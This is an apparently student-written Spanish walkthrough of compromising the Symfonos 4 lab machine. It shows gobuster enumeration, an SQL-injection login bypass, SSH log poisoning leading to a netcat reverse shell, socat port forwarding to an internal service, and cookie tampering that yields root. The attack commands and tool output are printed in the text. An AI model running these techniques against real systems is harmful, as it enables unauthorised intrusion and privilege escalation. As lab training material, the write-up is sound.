
Para la prueba he buscado los posibles WordLists que había y me encontré con una carpeta que por lo que entiendo por los nombres, son unos cuantos nombres de directorios que puedo probar y por ende estaré probando cada uno de estos a ver los resultados que me salen.

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://10.0.2.12/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.2.12/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/12/06 14:30:27 Starting gobuster in directory enumeration mode
===============================================================
/css                  (Status: 301) [Size: 304] [--> http://10.0.2.12/css/]
/manual               (Status: 301) [Size: 307] [--> http://10.0.2.12/manual/]
/js                   (Status: 301) [Size: 303] [--> http://10.0.2.12/js/]
/javascript           (Status: 301) [Size: 311] [--> http://10.0.2.12/javascript/]
/server-status        (Status: 403) [Size: 297]
/gods                 (Status: 301) [Size: 305] [--> http://10.0.2.12/gods/]

===============================================================
2021/12/06 14:31:54 Finished
===============================================================
```


En un principio, los mejores resultados que me salían eran directorios a los cuales no tenía acceso, o a la carpeta “gods” que solo tiene 3 logs de 3 dioses griegos distintos los cuales a parte de haber aprendido un poco de mitología, no ayudaba con mucho más. Es aquí cuando mirando la ayuda de GoBuster, me di cuenta de que podía poner una extensión de archivo, y como lo único que podría sacar de interés sería una base de datos, probé buscar archivos con extensión .php y estos fueron los resultados:

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://10.0.2.12/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x .php
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.2.12/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
2021/12/06 14:45:33 Starting gobuster in directory enumeration mode
===============================================================
/css                  (Status: 301) [Size: 304] [--> http://10.0.2.12/css/]
/manual               (Status: 301) [Size: 307] [--> http://10.0.2.12/manual/]
/js                   (Status: 301) [Size: 303] [--> http://10.0.2.12/js/]
/javascript           (Status: 301) [Size: 311] [--> http://10.0.2.12/javascript/]
/sea.php              (Status: 302) [Size: 0] [--> atlantis.php]
/atlantis.php         (Status: 200) [Size: 1718]
/server-status        (Status: 403) [Size: 297]
/gods                 (Status: 301) [Size: 305] [--> http://10.0.2.12/gods/]

===============================================================
2021/12/06 14:48:12 Finished
===============================================================
```


Con estos nuevos resultados decidí meterme a ver que tenía atlantis.php y sea.php donde en el caso del segundo documento php me enviaba al atlantis.php (lo cual no me debería de sorprender ya que en el scanner pues decía que pesaba 0 y se encuentra en atlantis.php).




Una vez dentro del .php vi que se trataba de un inicio de sesión en el cual pues probé así a suerte el típico usuario admin y contraseña admin pero no me funcionó, asique empecé a trastear con sql injection.



Después de trastear un rato lo consegui con el código que sale en pantalla donde una vez dado a login pues nos sale lo siguiente:




Donde a mi sorpresa nos redirige al sea.php en el cual nos salen pues los logs de los dioses, pero esta vez puestos en pagina web, asique desde aquí pues traté de ver que cosas podría hacer desde esta página web donde después de un tiempo probando sql injection en la Url no me llevaba a nada hasta que me acorde que esto también tenía el puerto ssh abierto, y si me meto en /var/log/auth pues podré ver todos los inicios de sesion realizados a dicha página guardados en un log. Pero por regla de tres, traté de sacar el /etc/passwd o etc/shadow pero en ambos casos no me salió nada, asique seguí mirando lo de ssh.



Pues después de ver una gran lista de registros, decidí intentar registrarme a ver que podría hacer o si esta lista cambiaba ya que en teoría es un log de todos los registros que hay.

session opened for user root by (uid=0) Dec 6 14:39:01 symfonos4 CRON[3085]: pam_unix(cron:session): session closed for user root Dec 6 14:44:12 symfonos4 sshd[3098]: Invalid user danielKhomyakov from 10.0.2.15 port 57300 Dec 6 14:44:17 symfonos4 sshd[3098]: pam_unix(sshd:auth): check pass; user unknown Dec 6 14:44:17 symfonos4 sshd[3098]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=10.0.2.15 Dec 6 14:44:19 symfonos4 sshd[3098]: Failed password for invalid user danielKhomyakov from 10.0.2.15 port 57300 ssh2 Dec 6 14:44:28 symfonos4 sshd[3098]: Connection closed by invalid user danielKhomyakov 10.0.2.15 port 57300 [preauth]

Y después de haber intentado entrar pues ahí aparecía lo que significa que seguramente se pueda hacer log poisining desde aquí donde para ello, solo necesitaré que sustituir mi nombre por el código malicioso para php.



Después de un par de pruebas conseguí meter la reverse Shell asique ahora podré hacer realiza comandos de Linux en la barra de tareas, donde pues como ejemplo hice un ls para ver que archivos había así a primera vista.

Dec 7 04:38:57 symfonos4 sshd[4765]: Connection closed by invalid user danielKhomyakov 10.0.2.15 port 57622 [preauth] Dec 7 04:39:01 symfonos4 CRON[4816]: pam_unix(cron:session): session opened for user root by (uid=0) Dec 7 04:39:01 symfonos4 CRON[4816]: pam_unix(cron:session): session closed for user root Dec 7 04:39:19 symfonos4 sshd[4818]: Invalid user atlantis.php css gods image.jpg index.html js robots.txt sea.php from 10.0.2.15 port 57632 Dec 7 04:39:21 symfonos4

Como podemos ver, esto se constituye en un principio por los archivos y directorios que he subrayado en la imagen donde podemos trastear, pero me acorde también (después de muchas pruebas) que si puedo meter comandos de esta manera, también podré realizar una conexión netcat para lanzar comandos desde mi ordenador hasta subir malware en caso de que necesite que hacer una elevación de privilegios o algo parecido. Tengo que decir que (cosa que no he probado) pero seguramente toda la parte de conexión podría haber sido más fácil por Metasploit pero prefería realizar dicha practica a mano por iniciativa personal.

```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 1010
listening on [any] 1010 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.12] 49934
ls
atlantis.php
css
gods
image.jpg
index.html
js
robots.txt
sea.php
```


Una vez dentro puedo confirmar que la conexión se ha hecho bien ya que al realizar el “ls” pues me salen los mismos archivos que me salían en la pagina web con la Shell inversa, ahora pues trasteando un rato encontré algunos de los comandos que dicha maquina tenía instalados, y entre estos pues había uno llamado “socat” el cual después de investigar me di cuenta que lo que hacía era redirigir información de un canal a otro y esto nos sirve para esta parte:


```
ss -tulpn
Netid   State    Recv-Q   Send-Q     Local Address:Port     Peer Address:Port
udp     UNCONN   0        0              0.0.0.0:68            0.0.0.0:*
tcp     LISTEN   0        80           127.0.0.1:3306          0.0.0.0:*
tcp     LISTEN   0        128          127.0.0.1:8080          0.0.0.0:*
tcp     LISTEN   0        128            0.0.0.0:22            0.0.0.0:*
tcp     LISTEN   0        128                  *:80                  *:*
tcp     LISTEN   0        128             [::]:22               [::]:*
```

Trasteando con la maquina llegue a encontrar los servicios los cuales tenían un escuchador y estuviesen por ende operativos, pero no tiene que porque significar que estén abiertos, algunos de esto podemos ver el puerto 80 y 22, los cuales pertenecen a los servicios html y ssh respectivamente los cuales están en escuchadores * o [::] que en resumen es que estos reciben señal de cualquiera (por eso están abiertos). Luego el puerto 3306 sirve para el MySql al cual pues llegue a encontrar que dentro del archivo Atlantis.php establecía una contraseña y usuario, pero las cuales no me sirven ya que no tengo los conocimientos para trastear con la base de datos en remoto. Ahora luego pues nos queda el puerto 8080 el cual suele servir para servidores web personales y al cual no tenemos acceso, ahora para conseguir dicho acceso entra en acción el socat el cual como dije antes, lo vamos a redirigir a nuestro “canal de informacion” por decirlo así, ya que como podemos ver, este puesto en la ip del localhost y por ende tendré que cambiar eso a un escuchador que este a la espera a que alguien se conecte.

```
socat tcp-listen:2020,fork,reuseaddr tcp:127.0.0.1:8080
```


Con esto, le estoy diciendo que la conexión 127.0.0.1:8080 redijera la información a un escuchador en el puerto 2020 para que cualquiera que se conecte a ese puerto, obtenga la información en el puerto 8080 y que además se pueda realizar múltiples conexiones de manera que pueda seguir en la pagina las veces que necesite, es decir, si después de conectarme necesito que seguir usando dicha selección como moverme por la página o si esa misma me redirige a otro sitio web pues para no perder la conexión.






Pues una vez dentro estoy en una pagina web en la cual una cosa que me sorprendió es que decía algo de la cookie “Poseidon” y otra que al darle a “Main Page” me dirigía a otro Poseidón y por esto fui al BurpSuit para ver si podría interceptar la conexión de la pagina al reiniciar esta misma y en mi caso lo conseguí sin problema saliendo lo siguiente:


Aquí como podemos ver, hay una parte muy importante/curiosa en la cual habla de un usuario el cual sigue de un hash el cual vamos a descifrar, pero primero, después de buscar en que hash este encriptado, vi que estaba en base64 donde usando una herramienta el burpsuit lo desencripté:



Ahora, a mi sorpresa, no tenia ni idea que era eso, como mucho que se trataba de un archivo json el cual se le pasa a la cookie, pero el cual, voy a ver si puedo aprovechar para hacer una especie de log poisoning pero usando json.



Ahora pues después de buscar información sobre el tema, sí que hay una forma de conseguir esto y es cambiando la cookie a que escuche una señal de netcat haciendo que lo que se le pase sea una Shell y al igual que hice para conectarme con netcat en un principio, ahora lo hare desde un servidor web privado, haciéndome pasar por localhost con lo que tenía montado en el socat. Por ende, primero preparo una terminal para esperar la señal, luego sustituyo la cookie username por el nuevo hash en base 64 y con esto pues mandare la cookie hacia “delante” haciendo que se active el hashcat y por ende al conectarme voy a la terminal donde esperaba la señal en el puerto 3030 y pruebo ver quien soy, y como era ya de esperar, soy root:



Bibliografía:

- M. Sampaio da Veiga, (Mayo 2019), SQLMap Cheat Sheet, url: https://medium.com/hacker-toolbelt/sqlmap-cheat-sheet-e5a38300b50
- Docs Overview, (Sin Fecha), The Art Of Scripting HTTP Requests Using Curl, url: https://curl.se/docs/httpscripting.html
- Quora, (Sin Fecha), What is port 8080 used for?, url: https://www.quora.com/What-is-port-8080-used-for
- E. Amoany, (Junio 2020), Getting started with socat, a multipurpose relay tool for Linux, url: https://www.redhat.com/sysadmin/getting-started-socat
- GeeksForGeeks, (Julio 2021), Gobuster – Penetration Testing Tools in Kali Tools, url: https://www.geeksforgeeks.org/gobuster-penetration-testing-tools-in-kali-tools/
- OWASP, (Sin Fecha), Penetration Testing Methodologies, url: https://owasp.org/www-project-web-security-testing-guide/v41/3-The_OWASP_Testing_Framework/1-Penetration_Testing_Methodologies
- ZAP, (Sin Fecha), ZAP in ten, url: https://www.zaproxy.org/zap-in-ten/